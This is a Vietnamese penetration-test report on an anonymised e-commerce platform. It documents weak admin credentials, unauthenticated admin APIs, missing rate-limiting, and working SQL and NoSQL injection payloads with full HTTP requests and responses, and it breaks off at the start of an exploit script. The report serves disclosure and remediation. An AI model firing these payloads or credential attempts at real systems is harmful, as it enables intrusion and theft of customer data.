



CyberJutsu

CẢNH BÁO LỖ HỔNG

Ngày 08 tháng 02, 2021

Mô tả

Báo cáo này mô tả chi tiết quá trình và kết quả kiểm thử ứng dụng XYZ được thực hiện bởi CyberJutsu trong tháng 01, 2021

Đối tượng: XYZ

Thành viên thực hiện

Công cụ: SWAMP, Burp Suite, DevTools, VS Code



Mục lục

1. Tổng quan	3
2. Phạm vi	5
3. Lỗi hỏng	5
MGO-01-001: Source code disclosure at mall.XYZ.vn due to misconfiguration [Medium]	6
MGO-01-002: Weak password at mall.XYZ.vn/admin leads to compromising admin's account [High]	7
MGO-01-003: Missing authentication at all admin's API on shop-api.XYZ.vn [High]	7
MGO-01-009: Vulnerable to password brute-force attack due to missing rate-limit in mobile login function [Low]	10
MGO-01-013: Blind SQL injection at /order/promo_status on shop-api.XYZ.vn via cart parameter [High]	14
MGO-01-014: SQL injection on /site/productdetail at shop-api.XYZ.vn [High]	16
MGO-01-016: NoSQL Injection on /discount/find at shop-api.XYZ.vn leads to exposing all discount codes [Medium]	18
MGO-01-018: Source code disclosure on domain ABC.XYZ.vn due to exposing .git folder [Medium]	23
MGO-01-021: NoSQL Injection at login page on mall.XYZ.vn/admin leads to bypassing username validation [Low]	24
MGO-01-022: SQL injection at /site/product on shop-api.XYZ.vn leads to database dumping [High]	26
4. Kết luận	28



1. Tổng quan

“

XYZ là tổ hợp của nhiều ứng dụng công nghệ nhằm đem lại các giải pháp toàn diện cho việc thúc đẩy doanh số....

-- <https://www.XYZ.vn/> --

Báo cáo này liệt kê các lỗ hổng bảo mật và những vấn đề liên quan được tìm thấy trong quá trình kiểm thử ứng dụng XYZ trên máy tính.

Mỗi lỗ hổng bảo mật được CyberJutsu cung cấp một mã lỗi nhằm mục đích quản lý và theo dõi trong tương lai. Các mã lỗi trong báo cáo được đánh số theo thứ tự thời gian tìm ra lỗi. Trong giai đoạn tổng kết và xuất báo cáo, có những lỗi được CyberJutsu xem xét lại là *Invalid* (không phải là lỗi) do đó sẽ không được liệt kê trong báo cáo này.

Quá trình kiểm thử được thực hiện dưới hình thức graybox testing.

	Nghiêm trọng <i>Critical</i>	Cao <i>High</i>	Trung bình <i>Medium</i>	Thấp <i>Low</i>	Không <i>None</i>	Σ
XYZvip.XYZ.vn				1		1
mall.XYZ.vn			1	1		1
shop-api.XYZ.vn		6	1	5		12
ABC.XYZ.vn						
ABCD.XYZ.vn			1			1
QWE.XYZ.vn		2		2		4
		8	3	9		20

Sơ đồ bên dưới tổng kết lại tất cả lỗ hổng và rủi ro gây ra từng lỗ hổng. Bằng cách đọc các mô tả, người đọc sẽ hiểu được bức tranh tổng thể về các lỗi bảo mật cũng như độ ảnh hưởng của nó đến các phần của hệ thống.



2. Phạm vi

Đối tượng	Môi trường	Phiên bản	Special privilege	Source code
Ứng dụng XYZ	Web	-	-	-
	Android	4.0.7	-	-

3. Lỗ hổng



MGO-01-001: Source code disclosure at mall.XYZ.vn due to misconfiguration [Medium]

Description and Impact

Rất có thể do cấu hình sai trên `mall.XYZ.vn`, kẻ tấn công có thể sử dụng kỹ thuật bruteforce để tìm ra những đường dẫn phổ biến trên server và đọc được nội dung của mã nguồn `mall.XYZ.vn`.

Nếu mã nguồn có chứa nội dung nhạy cảm như: secret key, password cơ sở dữ liệu,... thì những thông tin đó là một nguồn tin quan trọng để kẻ tấn công tiếp tục khai thác sâu vào hệ thống.

Steps to reproduce

Khi truy cập vào các đường dẫn sau:

```
https://mall.XYZ.vn/README.md
https://mall.XYZ.vn/package.json
https://mall.XYZ.vn/index.js
https://mall.XYZ.vn/server.js
```

`mall.XYZ.vn` sẽ trả về nội dung của file đó. Việc này dẫn đến kẻ tấn công dễ dàng trộm được mã nguồn nếu biết đường dẫn đến các file.

Khi đọc các file javascript, kẻ tấn công có thể tìm ra các file javascript liên quan, từ đó có thể truy cập được toàn bộ mã nguồn của server.

Chạy file MGO-01-001 poc.py ở phần attachment để tải về mã nguồn của `mall.XYZ.vn`.

Attachments

- Mã khai thác: MGO-01-001 poc.py

References

https://portswigger.net/kb/issues/006000b0_source-code-disclosure



MGO-01-002: Weak password at mall.XYZ.vn/admin leads to compromising admin's account [High]

Description and Impact

Trang web `mall.XYZ.vn/admin` là một admin panel để quản lý `mall.XYZ.vn`. Tại đây chúng tôi tìm ra tài khoản admin có mật khẩu yếu với giá trị là 123456 dẫn đến việc truy cập được nhiều thông tin bí mật và thực hiện nhiều tác vụ nghiêm trọng đến hệ thống.

Steps to reproduce

Tuy hiện nay chúng tôi không còn truy cập giao diện `mall.XYZ.vn/admin` được, nhưng vẫn có thể thực hiện các tác vụ của admin bằng cách gửi gói tin trực tiếp đến API server tại `shop-api.XYZ.vn`. Do đó, việc đăng nhập tài khoản admin là một rủi ro lớn cho doanh nghiệp.

Để đăng nhập account admin, ta có thể gửi gói tin đến API server `https://shop-api.XYZ.vn`.

```
curl -XPOST https://shop-api.XYZ.vn/authorize -H "Content-Type: application/json" -d '{"username": "admin", "password": "123456"}'
```

Server trả về thông tin admin xác nhận việc đăng nhập thành công:

```
{"msg": "Query data success!", "success": 1, "data": {"email": "admin@gmail.com", "email_verified": 0, "email_verified_at": 0, "ref": "", "fullname": "Lê xxxx xxxxxx", "username": "admin", "XYZ_code": "", "birth_day": "", "gender": "", "avatar": "", "google_id": "", "facebook_id": "", "apple_id": "", "cmdn_number": "", "cmdn_issue_date": "", "cmdn_province": "", "admin": true, "customerid": "xxxxxxx", "location": "", "desc": "", "img_landscape": "", "status": 0, "is_active": 1, "is_deleted": 0, "created_at": 1520578766, "updated_at": 1520578766, "authorization": "xxxxxxxxxxxxxxxx", "_id": "5f7be0ae85cdc9fdf8b611dd", "password": "e10adc3949ba59abbe56e057f20f883e", "lastname": "xxxxx", "firstname": "xxxxxx", "phone": "09xx3xxxxx", "meta": {"website": "", "age": 0}, "roleid": "", "address": "Chung cư xxxxxxx", "__v": 0}, "cpu": "6ms"}
```

Recommendations

Tạo ra password strength policy.

MGO-01-003: Missing authentication at all admin's API on shop-api.XYZ.vn [High]

Description and Impact

Sau khi tìm được password của admin và truy cập vào admin panel của XYZ Mall, chúng tôi tiếp tục phát hiện tất cả chức năng của admin không cần xác thực vẫn có thể sử dụng được. Kẻ tấn công có thể tận dụng các chức năng của admin để cướp tài khoản người dùng, lấy thông tin khách hàng.



Steps to reproduce


Giao diện admin ở URL <https://mall.XYZ.vn/admin/> đã xóa tại thời điểm report. Tuy nhiên, không cần phải vào được giao diện admin mới có thể biết các API của admin. Các API này có thể tìm thấy ở Javascript tại đường link <https://mall.XYZ.vn/static/js/main.4e2e0f15.chunk.js>.

```
main.4e2e0f15.c...kjsformatted x main.4e2e0f15.chunk.js
385 e.NEXT_PUBLIC_API_HOST = i.NEXT_PUBLIC_API_HOST,
386 e.base_img = i.base_img,
387 e.api_authorize = e.base_api + "/authorize",
388 e.api_authcustomer = e.api_authorize + "/authcustomer",
389 e.api_home = e.base_api + "/site",
390 e.api_home_product = e.api_home + "/product",
391 e.api_home_productbycate = e.api_home + "/productByCate",
392 e.api_home_productdetail = e.api_home + "/productdetail",
393 e.api_home_news = e.api_home + "/news",
394 e.api_home_newsdetail = e.api_home + "/newsdetail",
395 e.api_home_order = e.api_home + "/order",
396 e.api_home_randomlist = e.api_home + "/randomlistByParams",
397 e.api_home_option = e.api_home + "/option",
398 e.api_home_option = e.api_home + "/option",
399 e.api_home_config = e.api_home + "/config",
400 e.api_home_header = e.api_home + "/header",
401 e.api_home_pagesdetail = e.api_home + "/pagesdetail",
402 e.api_category = e.base_api + "/productcate",
403 e.api_category_brand = e.api_category + "/brand",
404 e.api_category_option_all = e.api_category + "/option_all",
405 e.api_category_option = e.api_category + "/option",
406 e.api_category_edit = e.api_category + "/edit",
407 e.api_category_delete = e.api_category + "/delete",
408 e.api_category_restore = e.api_category + "/restore",
409 e.api_category_all = e.api_category + "/cate_all",
410 e.api_category_only = e.api_category + "/cate_only",
411 e.api_category_brand_all = e.api_category + "/brand_all",
412 e.api_category_cate_brand = e.api_category + "/cate_brand",
413 e.api_category_remove = e.api_category + "/remove",
414 e.api_category_collection = e.api_category + "/collection",
415 e.api_category_collection_edit = e.api_category + "/edit",
416 e.api_category_collection_delete = e.api_category + "/delete",
417 e.api_category_collection_restore = e.api_category + "/restore",
418 e.api_category_collectioncate = e.api_category + "/collectioncate",
419 e.api_category_collectioncate_edit = e.api_category + "/edit",
420 e.api_category_collectioncate_delete = e.api_category + "/delete",
421 e.api_category_collectioncate_restore = e.api_category + "/restore",
422 e.api_category_advertisement = e.api_category + "/advertisement",
423 e.api_category_advertisementcate = e.api_category + "/advertisementcate",
424 e.api_category_advertisementcate_edit = e.api_category + "/edit",
425 e.api_category_advertisementcate_delete = e.api_category + "/delete",
426 e.api_category_advertisementcate_restore = e.api_category + "/restore",
427 e.api_product = e.base_api + "/product",
428 e.api_product_updateprice = e.api_product + "/updateprice",
429 e.api_product_updatebrandobj = e.api_product + "/updatebrandobj",
430 e.api_product_edit = e.api_product + "/edit",
431 e.api_product_delete = e.api_product + "/delete",
432 e.api_product_restore = e.api_product + "/restore",
433 e.api_product_rating = e.api_product + "/rating",
434 e.api_product_inventory = e.api_product + "/inventory",
435 e.api_product_importexcel = e.api_product + "/importexcel",
436 e.api_product_sentMail = e.api_product + "/sentMail",
437 e.api_product_getSale = e.api_product + "/getSale",
438 e.api_product_allProduct = e.api_product + "/allProduct",
439 e.api_product_remove = e.api_product + "/remove",
440 e.api_contentcate = e.base_api + "/contentcate",
441 e.api_contentcate_edit = e.api_contentcate + "/edit",
442 e.api_contentcate_delete = e.api_contentcate + "/delete",
443 e.api_contentcate_restore = e.api_contentcate + "/restore",
444 e.api_content = e.base_api + "/content",
445 e.api_content_edit = e.api_content + "/edit",
446 e.api_content_delete = e.api_content + "/delete",
447 e.api_content_restore = e.api_content + "/restore",
448 e.api_content_rating = e.api_content + "/rating",
449 e.api_contentpage = e.base_api + "/page",
450 e.api_contentpage_edit = e.api_contentpage + "/edit",
451 e.api_contentpage_delete = e.api_contentpage + "/delete",
452 e.api_contentpage_restore = e.api_contentpage + "/restore"
```

Note: Tất cả API của Admin đều bị lỗi tương tự, dưới đây chúng tôi chỉ liệt kê ra một số API có ảnh hưởng

Scenario 1: Lấy thông tin khách hàng

Chức năng liệt kê khách hàng của admin sẽ gọi tới <https://shop-api.XYZ.vn/customer>. Kẻ tấn công có thể vào URL này để lấy thông tin khách hàng mà không cần xác thực.



Recommendations

Triển khai cơ chế xác thực đối với các API của admin.

Trong trường hợp không còn sử dụng, không chỉ disable trên giao diện front-end mà còn phải tắt các API trên back-end.



MG0-01-009: Vulnerable to password brute-force attack due to missing rate-limit in mobile login function [Low]

Description and Impact

Chức năng login ở ứng dụng XYZ trên nền tảng Android thiếu rate-limit, dẫn đến dễ dàng thực hiện tấn công brute force. Có thể chiếm quyền điều khiển tài khoản của người dùng.

Steps to reproduce

1. Để đăng nhập, ứng dụng gửi request đến API

`https://XYZvip.XYZ.vn/service_auth/v1/login_by_password`. Dưới đây là request khi người dùng đăng nhập.

```
POST /service_auth/v1/login_by_password HTTP/1.1
user-agent: Dart/2.10 (dart:io)
content-type: application/json; charset=utf-8
Accept-Encoding: gzip, deflate
Content-Length: 50
host: XYZvip.XYZ.vn
Connection: close
```

```
{"phone_number": "0586xxxxxxx", "password": "123"}
```



- Thực hiện tấn công brute force bằng Intruder của Burp Suite với 3000 requests và số lượng threads sử dụng là 5.

The screenshot shows the 'Intruder' tab in Burp Suite, specifically the 'Options' sub-tab. The 'Request Engine' section is highlighted with a red box, showing the 'Number of threads' set to 5. Other settings include 'Update Content-Length header' and 'Set Connection: close' checked, 'Number of retries on network failure' set to 3, 'Pause before retry (milliseconds)' set to 2000, 'Throttle (milliseconds)' set to Fixed at 0, and 'Start time' set to Immediately.

The screenshot shows the 'Intruder' tab in Burp Suite, specifically the 'Payloads' sub-tab. The 'Payload Sets' section shows 'Payload set' as 1 and 'Payload count' as 3,000. The 'Payload type' is set to 'Null payloads'. The 'Payload Options [Null payloads]' section is highlighted with a red box, showing 'Generate' selected and '3000 payloads' entered in the text field.



3. Response đầu tiên trả về thành công lúc Fri, 29 Jan 2021 11:31:44 GMT.

The screenshot shows the Burp Suite Intruder interface. The top section displays a table of attack results. The first row, index 0, is highlighted in blue and shows a status of 200, indicating a successful response. The bottom section shows the raw response details for the selected item.

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			669	
1	null	200			669	
2	null	200			669	
3	null	200			669	
4	null	200			669	
6	null	200			669	
5	null	200			669	
7	null	200			669	
8	null	200			669	
9	null	200			669	
10	null	200			669	
11	null	200			669	
12	null	200			669	

Response Details:

```
1 HTTP/1.1 200 OK
2 Date: Fri, 29 Jan 2021 11:31:44 GMT
3 Content-Type: application/json; charset=UTF-8
4 Connection: close
5 Set-Cookie: __cfduid=d5e2c26a7f47fe1f4fa8d430b461fea8e1611919904; expires=Sun, 28-Feb-21 11:31:44 GMT; path=/; domain=
6 access-control-allow-origin: *
7 vary: Origin
8 x-envoy-upstream-service-time: 105
9 CF-Cache-Status: DYNAMIC
10 cf-request-id: 07ef82e684000019858834e000000001
11 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
12 Server: cloudflare
13 CF-RAY: 6192a0ea6d2f1985-HKG
14 Content-Length: 59
15
```



4. Response cuối cùng trả về thành công lúc Fri, 29 Jan 2021 11:34:24 GMT.

The screenshot shows the Burp Suite Intruder interface. The 'Results' tab is active, displaying a table of attack results. The table has columns: Request, Payload, Status, Error, Timeout, Length, and Comment. The row for request 3000 is highlighted in blue, indicating a successful response (Status 200). Below the table, the 'Response' tab is selected, showing the raw response data. The response is an HTTP 200 OK from Cloudflare, with a date of Fri, 29 Jan 2021 11:34:24 GMT. The response includes various headers such as Content-Type, Set-Cookie, and CF-Ray.

Request	Payload	Status	Error	Timeout	Length	Comment
3000	null	200			669	
2999	null	200			669	
2998	null	200			669	
2997	null	200			669	
2996	null	200			669	
2995	null	200			669	
2994	null	200			669	
2993	null	200			669	
2992	null	200			669	
2991	null	200			669	
2990	null	200			669	
2989	null	200			669	
2988	null	200			669	

```
1 HTTP/1.1 200 OK
2 Date: Fri, 29 Jan 2021 11:34:24 GMT
3 Content-Type: application/json; charset=UTF-8
4 Connection: close
5 Set-Cookie: __cfduid=dcd44d7dbcac562768a43a948f3dfe841611920064; expires=Sun, 28-Feb-21 11:34:24 GMT; path=/; domain=
6 access-control-allow-origin: *
7 vary: Origin
8 x-envoy-upstream-service-time: 100
9 CF-Cache-Status: DYNAMIC
10 cf-request-id: 07ef8555ff000021beeda53000000001
11 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
12 Server: cloudflare
13 CF-RAY: 6192a4cff94321be-HKG
14 Content-Length: 59
15
```

5. Tổng cộng 3000 requests được thực hiện trong vòng 3 phút và tất cả đều trả về response thành công. Như vậy, việc implement cloudflare chưa chính xác đã không có tác dụng đối với việc chống brute force.

Recommendations

Cho phép người dùng nhập sai mật khẩu một số lần nhất định, nếu quá số lần sai sẽ không thể đăng nhập trong một khoảng thời gian.

References

<https://support.cloudflare.com/hc/en-us/articles/115001635128-Configuring-Cloudflare-Rate-Limiting>




MGO-01-013: Blind SQL injection at /order/promo_status on shop-api.XYZ.vn via cart parameter [High]

Description and Impact

Khi thực hiện mua hàng trên XYZ Mall, chúng tôi phát hiện lỗ hổng Blind SQL Injection trên https://shop-api.XYZ.vn/order/promo_status. Kẻ tấn công có thể truy xuất tất cả dữ liệu trong hệ thống cơ sở dữ liệu.

Steps to reproduce


Thông thường, tham số "cart" sẽ có dạng "cart":{"17":1}. Khi kiểm tra với payload "cart":{"17' or sleep(1.1) or ''':1}", thời gian phản hồi của server chậm lên đến 28 giây. Điều chứng tỏ lệnh sleep(1.1) được chèn vào SQL query đã thực thi và xác nhận API này bị lỗi SQL Injection.



Mặc dù trong response trả về không hiển thị kết quả của câu query, ta vẫn có thể trích xuất thông tin trong cơ sở dữ liệu dựa vào response khác nhau của server tùy vào điều kiện đúng sai. Đây gọi là kỹ thuật Blind SQL Injection.



Dưới đây là HTTP request và reponse của phép thử đúng `database()='y1_aff'` với payload `"cart":{"17' or exp(if(database()='y1_aff',1,~0)) or '' :1}`.



Dưới đây là HTTP request và reponse của phép thử sai `database()='y1_affxxx'` với payload `"cart":{"17' or exp(if(database()='y1_affxxx',1,~0)) or '' :1}`



Recommendations

Đảm bảo sanitize tất cả untrusted data trước khi thực hiện query vào cơ sở dữ liệu. Có thể sử dụng query builder hoặc áp dụng các thư viện ORM để query database.



MG0-01-014: SQL injection on /site/productdetail at shop-api.XYZ.vn [High]

Description and Impact

Khi muốn xem thông tin của một món hàng trên `mall.XYZ.vn`, một yêu cầu truy vấn thông tin sẽ được gửi tới server `shop-api.XYZ.vn` với tên của món hàng cần xem.

Truy vấn này bị lỗi SQL injection[1], cho phép kẻ tấn công trích xuất dữ liệu trong hệ thống cơ sở dữ liệu, ngoài ra còn cho phép thay đổi nội dung hiển thị trên `mall.XYZ.vn`, dẫn đến cướp tài khoản người dùng.

Steps to reproduce

Scenario 1: Trích xuất dữ liệu trong hệ thống cơ sở dữ liệu

Lỗi hổng này diễn ra ở trường `slug`, endpoint `shop-api.XYZ.vn/site/productdetail`

Gửi một request tới endpoint `shop-api.XYZ.vn/site/productdetail` như bên dưới

Request

```
GET /site/productdetail?slug=%27%20union%20select%201,2,group_concat(table_name),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19%20from%20information_schema.tables%20where%20table_schema=database()%20--%20a HTTP/1.1
Host: shop-api.XYZ.vn
Connection: close
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Response trả về có trường `content` chứa tên các bảng có trong cơ sở dữ liệu hiện tại



```
Request
Raw Params Headers Hex
1 GET /site/productdetail?slug=
  V7%20union%20select%20id,group_concat(table_name),4,5,6,7,8,9,10,11,12
  ,13,14,15,16,17,18,19%20from%20information_schema.tables%20where%20table
  schema%20database%20%20%20 HTTP/1.1
2 Host:
3 Connection: close
4 Accept-Encoding: gzip, deflate
5 Accept-Language: en-US,en;q=0.9
6
7

Response
Raw Headers Hex
{"img_detail":"","img_portrait":"","img_landscape":"","brandlist":null,"appdiatobj":null,"appdiat":null,"vendor":"","attributes":{},"options":{}},
{"inventory_policy":0,"require_shipping":0,"code":"","barcode":"","sku":"","gamma":100,"stock":0,"price_old":0,"product_video":14,"price_discount":53,"price_original":15,"price":5,"content":{"affiliate_action,affiliateads,available_delivery,brand,
tags":[]
}
```




MGO-01-016: NoSQL Injection on /discount/find at shop-api.XYZ.vn leads to exposing all discount codes [Medium]

Description and Impact


Khi thanh toán đơn hàng ở trang <https://mall.XYZ.vn/>, người dùng có thể giảm giá đơn hàng nếu có mã giảm giá. Tuy nhiên, API kiểm tra mã giảm giá có tồn tại trên hệ thống bị lỗ hổng NoSQL Injection, qua đó cho phép kẻ tấn công có thể lấy thông tin tất cả mã giảm giá tồn tại trên hệ thống.

Steps to reproduce

1. Truy cập trang <https://mall.XYZ.vn>.
2. Chọn các món hàng cần mua, sau đó ĐẶT HÀNG.



3. Ở trang thanh toán sẽ có mục nhập mã giảm giá.



Thùng 24 lon bia
Budweiser (330ml/lon)
409.000 đ

Xóa

-

4

+

Tạm tính: **1.636.000 đ**

TIẾP TỤC MUA SẮM

Thông tin giao hàng

Họ tên *

Số điện thoại *

Email

Tỉnh/Thành phố *

Quận/Huyện *

Phường/Xã *

Địa chỉ *

Ghi chú

Phương thức thanh toán

☒ Trả tiền khi nhận hàng (COD)

☐ Thẻ Visa/Master **Ưu đãi**

☐ Thẻ ATM **Ưu đãi**

Áp dụng

Tạm tính1.636.000 đ

VAT0 đ

Phí vận chuyển0 đ


Giảm giá- 0 đ

Tổng tiền: **1.636.000 đ**

THANH TOÁN NGAY



4. Để kiểm tra mã giảm giá tồn tại trên hệ thống, ứng dụng gửi request đến API <https://shop-api.XYZ.vn/discount/find>. Dưới đây là request khi người dùng nhập mã giảm giá là ABCD và reponse trả về có data là rỗng, chứng tỏ mã giảm giá không tồn tại.



5. Tiếp theo, thay đổi giá trị ở `search_code` là `{"$ne": "ABCD"}`, mục đích là tìm mã giảm giá khác ABCD. Đây gọi là kỹ thuật NoSQL Injection.

```
POST /discount/find HTTP/1.1
Host: shop-api.XYZ.vn
Connection: close
Content-Length: 98
Accept: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36
Content-Type: application/json; charset=utf-8
Origin: https://mall.XYZ.vn
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://mall.XYZ.vn/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{"search_code":{"$ne":"ABCD"},"cart":{"17":1,"18":3,"19":1,"23":1},"timeseed":1611565260586}
```



6. Trong response trả về có chứa thông tin mã giảm giá.

```
Request
1 POST /discount/find HTTP/1.1
2 Host:
3 Connection: close
4 Content-Length: 98
5 Accept: application/json
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4398.9 Safari/537.36
7 Content-Type: application/json; charset=utf-8
8 Origin: https://mall.megal.vn
9 Sec-Fetch-Site: same-site
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://mall.megal.vn/
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15
16 {
17   "search_code": "1",
18   "name": "ABC",
19   "cart": {
20     "17": 1,
21     "18": 1,
22     "19": 1,
23     "20": 1
24   },
25   "timestamp": 1611565260586
26 }
27
Response
1 HTTP/1.1 200 OK
2 Date: Mon, 01 Feb 2021 10:22:26 GMT
3 Content-Type: application/json
4 Connection: close
5 Set-Cookie: __cfduid=dc6ec2467ff62454c1881a08a
6 Vary: Accept-Encoding
7 Access-Control-Allow-Origin: *
8 Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
9 CF-Cache-Status: DYNAMIC
10 cf-request-id: 07feb687f20000231abda2b000000001
11 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/report-uri"
12 Server: cloudflare
13 CF-RAY: 61aaf3864f1c231a-HKG
14 Content-Length: 502
15
16 {
17   "msg": "Query data success!",
18   "success": 1,
19   "data": {
20     "name": "Hello",
21     "code": "200X0V1H38J",
22     "desc": "",
23     "type": 0,
24     "amountdiscount": 10,
25     "amountdiscountused": 10,
26     "programpromotion": 1,
27     "startdate": 1608742886400,
28     "enddate": 1609952486400,
29     "useboth": false,
30     "uselimit": false,
31     "is_deleted": 0,
32     "is_active": 1,
33     "is_apply": 0,
34     "created_at": 1608237708,
35     "updated_at": 1608237708,
36     "id": "5feb04ccc47713f4434de9a9",
37     "metadiscout": {
38       "typepromotion": 1,
39       "typeapply": 1,
40       "discountvalue": 50,
41       "quantity": 1,
42       "applygroupproduct": 3
43     },
44     "___v": 0
45   },
46   "cpu": "134ms"
47 }
```



- Viết mã khai thác để lấy thêm thông tin của tất cả giảm giá còn lại.

```
dump_discount_code.py X
dump_discount_code.py > ...
1 import requests
2
